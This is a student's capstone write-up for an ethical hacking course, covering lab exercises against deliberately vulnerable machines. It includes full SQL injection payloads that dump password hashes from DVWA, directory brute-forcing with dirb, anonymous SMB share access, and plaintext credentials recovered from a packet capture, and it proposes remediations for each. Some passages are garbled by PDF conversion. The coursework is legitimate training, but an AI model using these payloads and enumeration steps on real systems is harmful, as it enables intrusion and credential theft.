


PAROCYBER x CISCO NETACAD ETHICAL HACKING CAPSTONE ASSIGNMENT

Submitted by: Edwin Atali

Challenge 1: SQL Injection

Step1: Preliminary setup

- a. Open a browser and go to the website at 10.5.5.12. and login with username=admin and password= password



Username

Password

Login failed

- b. Set the DVWA security level to **low** and click **Submit**.

10.5.5.12/security.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'.

Low Medium High Impossible

Submit

HP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

Step 2: Retrieve the user credentials for Bob Smith's account.

- Identify the table that contains usernames and passwords.
 - First, we need to check for sql injection by using ' OR 1=1 #

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID: Submit

```

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
          
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

The query is retrieving the data; this means that application is vulnerable to sql injection

2) Check for Number of Fields in the Query by using 1' ORDER BY 1#

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 1#
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

3) Determine the database name by using 1' OR 1=1 UNION SELECT 1, DATABASE()#

Here we got Database names: dvwa

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa

4) Retrieve table Names from the dvwa database. The Names will be retrieved from databases by using `1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--`

Here we got table name called users

User ID:

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'--
First name: 1
Surname: users
```

- b. Retrieve the username and the password hash for **Bob Smith's** account. By using `1' OR 1=1 UNION SELECT user, password FROM users #`

User ID:

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- ```
(root@kali)~[/home/kali]
telnet 192.168.0.10
Trying 192.168.0.10...
Connected to 192.168.0.10.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: smithy
Password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
```

Locate DVWA and login as smithy and password is password

What is the name of the file with the code?

**The name of the file with code is my\_passwords.txt**

What is the message contained in the file? Enter the code that you find in the file.

```
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ get my_passwords.txt
-bash: get: command not found
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.
```


What are five remediation methods for preventing SQL injection exploits?

- Validate all input before it reaches your database
- Use parameterized queries or prepared statements
- Enforce principle of least privilege on database accounts
- Keep your software stack patched and up to date
- Use a Web Application Firewall (WAF)
- Encrypt sensitive data to limit breach impact

## Challenge 2: Web Server Vulnerabilities

### Step 1: Preliminary setup

- a. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficulty levels**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advance users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can downloading and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA, it is not our responsibility. It is the responsibility of the user to not install and test the application on a live web server.

- b. Set the application security level to low.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

Low

Submit

Low

Medium

High

Impossible

PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

**Step 2:** From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.

(root@kali) - [~/home/kali]

# dirb http://10.5.5.12

DIRB v2.22

By The Dark Raver

START\_TIME: Mon Jan 5 12:57:58 2026

URL\_BASE: http://10.5.5.12/

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://10.5.5.12/

⇒ DIRECTORY: http://10.5.5.12/config/

⇒ DIRECTORY: http://10.5.5.12/docs/

⇒ DIRECTORY: http://10.5.5.12/external/

+ http://10.5.5.12/favicon.ico (CODE:200|SIZE:1406)

+ http://10.5.5.12/index.php (CODE:302|SIZE:0)

+ http://10.5.5.12/php.ini (CODE:200|SIZE:148)

+ http://10.5.5.12/phpinfo.php (CODE:302|SIZE:0)

+ http://10.5.5.12/robots.txt (CODE:200|SIZE:26)

+ http://10.5.5.12/server-status (CODE:403|SIZE:297)

Entering directory: http://10.5.5.12/config/

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

Entering directory: http://10.5.5.12/docs/

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

Entering directory: http://10.5.5.12/external/

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END\_TIME: Mon Jan 5 12:57:59 2026

DOWNLOADED: 4612 - FOUND: 6

Welcome to Damn Vulnerable Web Application

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is secure but has several vulnerabilities. It is designed to be a platform to teach or learn basic exploitation techniques.

The goal of DVWA is to provide some of the most common web vulnerabilities in a secure environment.

General instructions

If you are a user and you are trying to exploit DVWA, you should be able to find the vulnerabilities by looking up the code in the source code. You should be able to find the vulnerabilities by looking up the code in the source code. You should be able to find the vulnerabilities by looking up the code in the source code.

WARNING!

Do not upload any files to the server. Do not upload any files to the server. Do not upload any files to the server.

Disclaimer

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

<http://10.5.5.12/config/>

```
(root@kali)~# dirb http://10.5.5.12/

DIRB v2.22
By The Dark Raver

START TIME: Mon Jan 5 12:57:58 2026
URL_BASE: http://10.5.5.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URI: http://10.5.5.12/
=> DIRECTORY: http://10.5.5.12/config/
=> DIRECTORY: http://10.5.5.12/docs/
=> DIRECTORY: http://10.5.5.12/external/
+ http://10.5.5.12/favicon.ico (CODE:200|SIZE:1406)
+ http://10.5.5.12/index.php (CODE:302|SIZE:0)
+ http://10.5.5.12/php.ini (CODE:200|SIZE:148)
+ http://10.5.5.12/phpinfo.php (CODE:302|SIZE:0)
+ http://10.5.5.12/robots.txt (CODE:200|SIZE:26)
+ http://10.5.5.12/server-status (CODE:403|SIZE:297)

Entering directory: http://10.5.5.12/config/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

Entering directory: http://10.5.5.12/docs/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)



Entering directory: http://10.5.5.12/external/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END TIME: Mon Jan 5 12:57:59 2026
DOWNLOADED: 4612 - FOUND: 6
```

**Step 3:** View the files contained in each directory to find the db\_form.html file.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

In which two subdirectories can you look for the file?



#### Step4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

- Validate user supplied input
- You must implement a mechanism to ensure that the canonicalized path starts with the expected base directory

#### Challenge 3: Exploit open SMB Server Shares

**Step 1:** Scan for potential targets running SMB.

- a. Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

```
(root@kali)~# nmap -p 139 445 10.5.5.0/24
Starting Nmap 7.94 (https://nmap.org) at 2026-01-05 13:36 UTC
Nmap scan report for 445 (0.0.1.189)
Host is up (0.0016s latency).

PORT STATE SERVICE
139/tcp closed netbios-ssn

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.000060s latency).

PORT STATE SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0B (Unknown)

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.000013s latency).

PORT STATE SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0C (Unknown)

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.000045s latency).

PORT STATE SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0D (Unknown)

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.000040s latency).

PORT STATE SERVICE
139/tcp open netbios-ssn
MAC Address: 02:42:0A:05:05:0E (Unknown)

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.000017s latency).

PORT STATE SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0F (Unknown)

Nmap scan report for 10.5.5.1
Host is up (0.000063s latency).

PORT STATE SERVICE
139/tcp closed netbios-ssn

Nmap done: 257 IP addresses (7 hosts up) scanned in 4.36 seconds
```

- b. Which host on the 10.5.5.0/24 network has open ports indicating it is likely to run SMB services?

**The host is 10.5.5.14**

**Step 2:** Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

What shares are listed on the SMB server? Which ones are accessible without a valid user login?

```
(root@Kali)-[/home/kali]
smbclient -L //10.5.5.14 -N
Anonymous login successful

 Sharename Type Comment
 ───────── ─── ─────────
 homes Disk All home directories
 workfiles Disk Confidential Workfiles
 print$ Disk Printer Drivers
 IPC$ IPC IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

 Server Comment
 ─── ─────────
 Workgroup Master

(root@Kali)-[/home/kali]
#
```

**Step 3:** Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the `dir`, `ls`, `cd`, and other commands to find subdirectories and files.

```

(root@kali) [/home/kali]
smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Mon Aug 14 09:42:06 2023
.. D 0 Mon Aug 30 05:00:05 2021
IA64 D 0 Mon Sep 2 13:39:42 2019
x64 D 0 Mon Aug 30 05:00:05 2021
W32X86 D 0 Mon Aug 30 05:00:05 2021
W32MIPS D 0 Mon Sep 2 13:39:42 2019
W32ALPHA D 0 Mon Sep 2 13:39:42 2019
COLOR D 0 Mon Sep 2 13:39:42 2019
W32PPC D 0 Mon Sep 2 13:39:42 2019
WIN40 D 0 Mon Sep 2 13:39:42 2019
OTHER D 0 Fri Oct 8 00:00:00 2021
color D 0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8409784 blocks available
smb: \> ls
. D 0 Mon Aug 14 09:42:06 2023
.. D 0 Mon Aug 30 05:00:05 2021
IA64 D 0 Mon Sep 2 13:39:42 2019
x64 D 0 Mon Aug 30 05:00:05 2021
W32X86 D 0 Mon Aug 30 05:00:05 2021
W32MIPS D 0 Mon Sep 2 13:39:42 2019
W32ALPHA D 0 Mon Sep 2 13:39:42 2019
COLOR D 0 Mon Sep 2 13:39:42 2019
W32PPC D 0 Mon Sep 2 13:39:42 2019
WIN40 D 0 Mon Sep 2 13:39:42 2019
OTHER D 0 Fri Oct 8 00:00:00 2021
color D 0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8409784 blocks available
smb: \>

```

Locate the file with the Challenge 3 code. Download the file and open it locally.

```

38497656 blocks of size 1024. 8409696 blocks available
smb: \> cd OTHER\
smb: \OTHER\> ls
. D 0 Fri Oct 8 00:00:00 2021
.. D 0 Mon Aug 14 09:42:06 2023
sxij42.txt N 103 Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 8409692 blocks available
smb: \OTHER\> cat sxij42.txt
cat: command not found
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (9.1 KiloBytes/sec) (average 9.1 KiloBytes/sec)
smb: \OTHER\>

```

In which share is the file found?

```

smb: \> cd OTHER\
smb: \OTHER\> LS
. D 0 Fri Oct 8 00:00:00 2021
.. D 0 Mon Aug 14 09:42:06 2023
sxij42.txt N 103 Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 8409784 blocks available

```

What is the name of the file with Challenge 3 code?

**The name is sxij42.txt**

Enter the code for Challenge 3 below.

```
(root@kali)=[/home/kali]
cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWS39691.

(root@kali)=[/home/kali]
#
```

#### Step4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?


- Ensure that all SMB-enabled devices, including servers and workstations, run the latest SMB versions and patches. Disable SMBv1, which is particularly vulnerable, and opt for more secure versions like SMBv2 or SMBv3
- Implement strong password policies and encourage the use of multi-factor authentication (MFA) to prevent brute force attacks. Regularly update and rotate passwords to minimize the risk of unauthorized access

#### Challenge 4: Analyze a .pcap file to find information.


Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code

What is the IP address of the target computer?



What directories on the target are revealed in the PCAP?




**Step 2:** Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

What is the URL of the file?

What is the content of the file? What message is contained in the record for Employee ID 0? Enter the code associated with the user.



```
-<Employees>
 -<Employee ID="0">
 <UserName>Flag</UserName>
 <Password>Here is the Code for Challenge 4!</Password>
 <Signature>zz90014x</Signature>
 <Type>Flag</Type>
 </Employee>
 -<Employee ID="1">
 <UserName>admin</UserName>
 <Password>adminpass</Password>
 <Signature>g0t r00t?</Signature>
 <Type>Admin</Type>
 </Employee>
 -<Employee ID="2">
 <UserName>adrian</UserName>
 <Password>somepassword</Password>
 <Signature>Zombie Films Rock!</Signature>
 <Type>Admin</Type>
 </Employee>
 -<Employee ID="3">
 <UserName>john</UserName>
 <Password>monkey</Password>
 <Signature>I like the smell of confunk</Signature>
 <Type>Admin</Type>
 </Employee>
 -<Employee ID="4">
 <UserName>jeremy</UserName>
 <Password>password</Password>
 <Signature>d1373 1337 speak</Signature>
 <Type>Admin</Type>
 </Employee>
 -<Employee ID="5">
 <UserName>bryce</UserName>
 <Password>password</Password>
```

**Step 3:** Research and propose remediation that would prevent file content from being transmitted in clear text.

Further examine the capture file. The contents of the files are transmitted in clear text and can be viewed in Wireshark.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

- Encryption of data: Encrypting files with strong algorithms like AES-256 help ensure that even if the files get accessed, their content remains unreadable without the decryption keys.
- Network Segmentation and Firewalls: Isolating sensitive files on segmented networks with firewalls will help prevent unauthorized network-based access.